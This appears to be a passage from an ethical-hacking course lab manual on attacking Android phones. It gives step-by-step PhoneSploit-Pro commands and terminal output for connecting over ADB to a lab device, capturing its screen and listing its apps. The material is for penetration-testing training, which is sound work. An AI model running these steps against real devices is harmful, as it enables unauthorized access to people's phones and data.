Module 17: Hacking Mobile Platforms

Scenario

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the Vulnerabilities in an Android device
- Obtain Users' Credentials
- Hack Android device with a Malicious Application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android Device through ADB
- Perform a Security Assessment on an Android device

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

1. **Hack android devices**
    - **Exploit the Android platform through ADB using PhoneSploit-Pro**
    - **Hack an Android Device by Creating APK File using AndroRAT**
2. **Secure Android Devices using Various Android Security Tools**
    - **Secure Android devices from malicious apps using AVG**

Lab 1: Hack Android Devices

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Exploit the Android platform through ADB using PhoneSploit-Pro
- Hack an Android device by creating APK file using AndroRAT

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Task 1: Exploit the Android Platform through ADB using PhoneSploit-Pro

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.


In this task, we will exploit the Android platform through ADB using the PhoneSploit-Pro tool.

We will target the Android machine (10.10.1.14) using the Parrot Security machine.

If the Android machine is non-responsive then, click Commands icon from the top section of the screen, navigate to Power and Display --> Reset/Reboot machine. If Reset/Reboot machine pop-up appears, click Yes to proceed.


1. Click Parrot Security to switch to the Parrot Security machine.
2. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
3. Now, run cd PhoneSploit-Pro command to navigate to the PhoneSploit-Pro folder.

By default, the tool will be cloned in the root directory.


Applications Places System
Tue Mar 19, 03:22
cd PhoneSploit-Pro/ - Parrot Terminal
File Edit View Search Terminal Help
Menu
cd PhoneSploit-Pro/ - ...


```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd PhoneSploit-Pro/
┌─[root@parrot]─[/home/attacker/PhoneSploit-Pro]
└──╼ #
```

4. Now, execute python3 phonesploitpro.py command to run the tool.


Applications Places System
Tue Mar 19, 03:23
cd PhoneSploit-Pro/ - Parrot Terminal
File Edit View Search Terminal Help
Menu
cd PhoneSploit-Pro/ - ...


```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd PhoneSploit-Pro/
┌─[root@parrot]─[/home/attacker/PhoneSploit-Pro]
└──╼ #python3 phonesploitpro.py
```

5. When prompted to Do you still want to continue to PhoneSploit Pro?, type Y and press Enter.


Applications Places System
Tue Mar 19, 03:27
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd PhoneSploit-Pro/
┌─[root@parrot]─[/home/attacker/PhoneSploit-Pro]
└──╼ #python3 phonesploitpro.py
/usr/bin/adb
/usr/bin/msfconsole
/usr/bin/nmap

ERROR : The following required software are NOT installed!

1. Scrcpy

Please install the above listed software.


Do you still want to continue to PhoneSploit Pro?     Y / N > Y
```

6. The PhoneSploit Pro main menu options appear, as shown in the screenshot.


Applications Places System
Tue Mar 19, 03:27
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
PHONESPLOIT PRO
Menu
python3 phonesploitpr...

```
            v1.61             By github.com/AzeemIdrisi


    1. Connect a Device         6. Get Screenshot                    11. Install an APK
    2. List Connected Devices   7. Screen Record                     12. Uninstall an App
    3. Disconnect All Devices   8. Download File/Folder from Device  13. List Installed Apps
    4. Scan Network for Devices 9. Send File/Folder to Device        14. Access Device Shell
    5. Mirror & Control Device 10. Run an App                        15. Hack Device (Using Me
tasploit)



  N : Next Page                                   (Page : 1 / 3)

 99 : Clear Screen             0 : Exit

[Main Menu] Enter selection >
```


7. Type 1 and press Enter to select 1. Connect a Device option.

8. When prompted to Enter a phones ip address, type the target Android device's IP address (in this case, 10.10.1.14) and press Enter.

If you are getting Connection timed out error, then type 1 again and press Enter. If you do not get any option, then type 1 and press Enter again, until you get Enter a phones ip address option.

9. You will see that the target Android device (in this case, 10.10.1.14) is connected through port number 5555.


If you are unable to establish a connection with the target device, then press Ctrl+C and re-perform steps#7-9.


Applications Places System
Tue Mar 19, 03:30
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
          v1.61             By github.com/AzeemIdrisi


    1. Connect a Device              6. Get Screenshot                       11. Install an APK
    2. List Connected Devices        7. Screen Record                        12. Uninstall an App
    3. Disconnect All Devices        8. Download File/Folder from Device     13. List Installed Apps
    4. Scan Network for Devices      9. Send File/Folder to Device           14. Access Device Shell
    5. Mirror & Control Device      10. Run an App                           15. Hack Device (Using Me
tasploit)



  N : Next Page                                        (Page : 1 / 3)

 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection > 1

Enter target phone's IP Address       Example : 192.168.1.23
> 10.10.1.14
connected to 10.10.1.14:5555

 99 : Clear Screen                 0 : Exit

[Main Menu] Enter selection >
```


10. At the Main Menu prompt, type 6 and press Enter to choose Get Screenshot.

11. When prompted to Enter location to save all screenshots, Press Enter for default, type /home/attacker/Desktop as the location and press Enter. The screenshot of the target mobile device will be saved in the given location.



```
 N : Next Page                                    (Page : 1 / 3)

 99 : Clear Screen                0 : Exit

[Main Menu] Enter selection > 1

Enter target phone's IP Address       Example : 192.168.1.23
> 10.10.1.14
connected to 10.10.1.14:5555

 99 : Clear Screen                0 : Exit

[Main Menu] Enter selection > 6

Enter location to save all screenshots, Press 'Enter' for default
> /home/attacker/Desktop

Saving screenshot to /home/attacker/Desktop

/sdcard/screenshot-2024-3-19-3-35-45.png: 1 file ...led, 0 skipped. 6.0 MB/s (369138 bytes in 0.059s)

Do you want to Open the file?     Y / N >
```


12. When prompted Do you want to Open the file?, type Y and press Enter. This will open the screenshot as shown below.


screenshot-2024-3-19-3-35-45.png (as superuser)
Image Edit View Go Help
Previous Next
1152 × 864 pixels 369.1 kB 67%
1 / 1

13. Close the Screenshot window and switch back to the Terminal window.

14. At the Main Menu prompt, type 13 and press Enter to choose List Installed Apps.

15. Type 2 and press Enter to List all packages.




Applications Places System
Tue Mar 19, 03:49
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Menu
python3 phonesploitpr...

```
      v1.61             By github.com/AzeemIdrisi

    1. Connect a Device             6. Get Screenshot                 11. Install an APK
    2. List Connected Devices       7. Screen Record                  12. Uninstall an App
    3. Disconnect All Devices       8. Download File/Folder from Device  13. List Installed Apps
    4. Scan Network for Devices     9. Send File/Folder to Device     14. Access Device Shell
    5. Mirror & Control Device     10. Run an App                     15. Hack Device (Using Me
tasploit)


  N : Next Page                                  (Page : 1 / 3)

 99 : Clear Screen              0 : Exit

[Main Menu] Enter selection > 13


    1. List third party packages
    2. List all packages

> 2
```

16. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Using this information, you can use other PhoneSploit-Pro options to either launch or uninstall any of the installed apps.



